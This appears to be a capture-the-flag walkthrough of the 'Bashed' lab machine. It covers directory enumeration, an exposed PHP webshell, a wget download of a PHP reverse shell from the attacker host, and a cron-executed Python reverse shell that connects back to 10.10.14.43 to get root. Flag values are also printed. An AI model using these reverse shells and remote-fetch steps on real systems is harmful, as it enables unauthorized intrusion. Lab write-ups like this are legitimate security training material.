

Bashed :

Enumeration :

First let’s do an Nmap scan.

```
root@nexus:~# nmap -A -p- 10.10.10.68
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
```

We found port 80 running apache. Launch dirb against the port 80.

```
root@nexus:~# dirb http://10.10.10.68/
```

```
---- Scanning URL: http://10.10.10.68/ ----
==> DIRECTORY: http://10.10.10.68/css/
==> DIRECTORY: http://10.10.10.68/dev/
==> DIRECTORY: http://10.10.10.68/fonts/
==> DIRECTORY: http://10.10.10.68/images/
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
```

Browsing the directory « /dev » show us those files.

Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Browsing the phpbash.php file lead us to a webshell.

```
www-data@bashed:/var/www/html/dev#
```

From here we can already get user flag.

```
www-data@bashed:/home/arrexel# cat user.txt
2c281f318555dbc1b856957c7147bfc1
```

User.txt = 2c281f318555dbc1b856957c7147bfc1

Exploitation :

Take the php reverse shell located on kali at « /usr/share/webshells/php/php-reverse-shell.php ».

```
root@nexus:~# cp /usr/share/webshells/php/php-reverse-shell.php .
```

Rename the file for a better accessibility.

```
root@nexus:~# mv php-reverse-shell.php volken.php
```

Open the reverse shell and change the line 49-50 with your ip and your port.

```
$ip = '10.10.14.43';  // CHANGE THIS
$port = 1234;         // CHANGE THIS
```

Start a python SimpleHTTPServer at the same location of your php reverse shell.

```
root@nexus:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Upload the file on the webshell using wget into « /var/www/html/uploads/ ».

```
www-data@bashed:/var/www/html/uploads# wget http://10.10.14.43:8000/volken.php
--2019-08-23 11:49:48-- http://10.10.14.43:8000/volken.php
Connecting to 10.10.14.43:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [application/octet-stream]
Saving to: 'volken.php'

0K ..... 100% 7.06M=0.001s

2019-08-23 11:49:48 (7.06 MB/s) - 'volken.php' saved [5493/5493]
```

Once the file uploaded start a netcat listener.

```
root@nexus:~# nc -nvlp 1234
listening on [any] 1234 ...
```

Then browse your php reverse shell located at http://10.10.10.68/uploads/volken.php

And you got a shell back on your netcat listener.

```
root@nexus:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.10.68] 58224
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
 x86_64 x86_64 GNU/Linux
 11:50:13 up 16 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bashed:/$ ls
```

Privilege escalation :

Running « sudo -l » show us we can send command with sudo as scriptmanager.

```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

Run a bash shell as scriptmanager with sudo for move to scriptmanager user.

```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$ id
id
uid=1001(scriptmanager) gid=1001(scriptmanager) groups=1001(scriptmanager)
```

A little enumeration and i found a directory « /scripts ».

```
drwxrwxr--   2 scriptmanager scriptmanager  4096 Dec  4  2017 scripts
```

Into this directory we found two file, a python script owned by scriptmanager, and a textfile owned by root.

```
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Aug 23 11:59 test.txt
```

Reading those two files show this content.

```
testing 123!scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ cat test.txt
cat test.txt
testing 123!scriptmanager@bashed:/scripts$
```

The content of test.txt is updated every minute, so a cron execute test.py every minute. If i change the code of « test.py » with a python reverse shell from pentest monkey, basically i will get a root shell back.

Source : http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.43",5678))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

Start a netcat listener.

```
root@nexus:~# nc -nvlp 5678
listening on [any] 5678 ...
```

And wait <1min, the cron task will execute the python script as root and give back a root shell on your netcat listener.

```
root@nexus:~# nc -nvlp 5678
listening on [any] 5678 ...
connect to [10.10.14.43] from (UNKNOWN) [10.10.10.68] 57258
/bin/sh: 0: can't access tty; job control turned off
# python -c 'import pty;pty.spawn("/bin/bash")'
```

Take root flag.

```
root@bashed:/scripts# cat /root/root.txt
cat /root/root.txt
cc4f0afe3a1026d402ba10329674a8e2
```

Root.txt = cc4f0afe3a1026d402ba10329674a8e2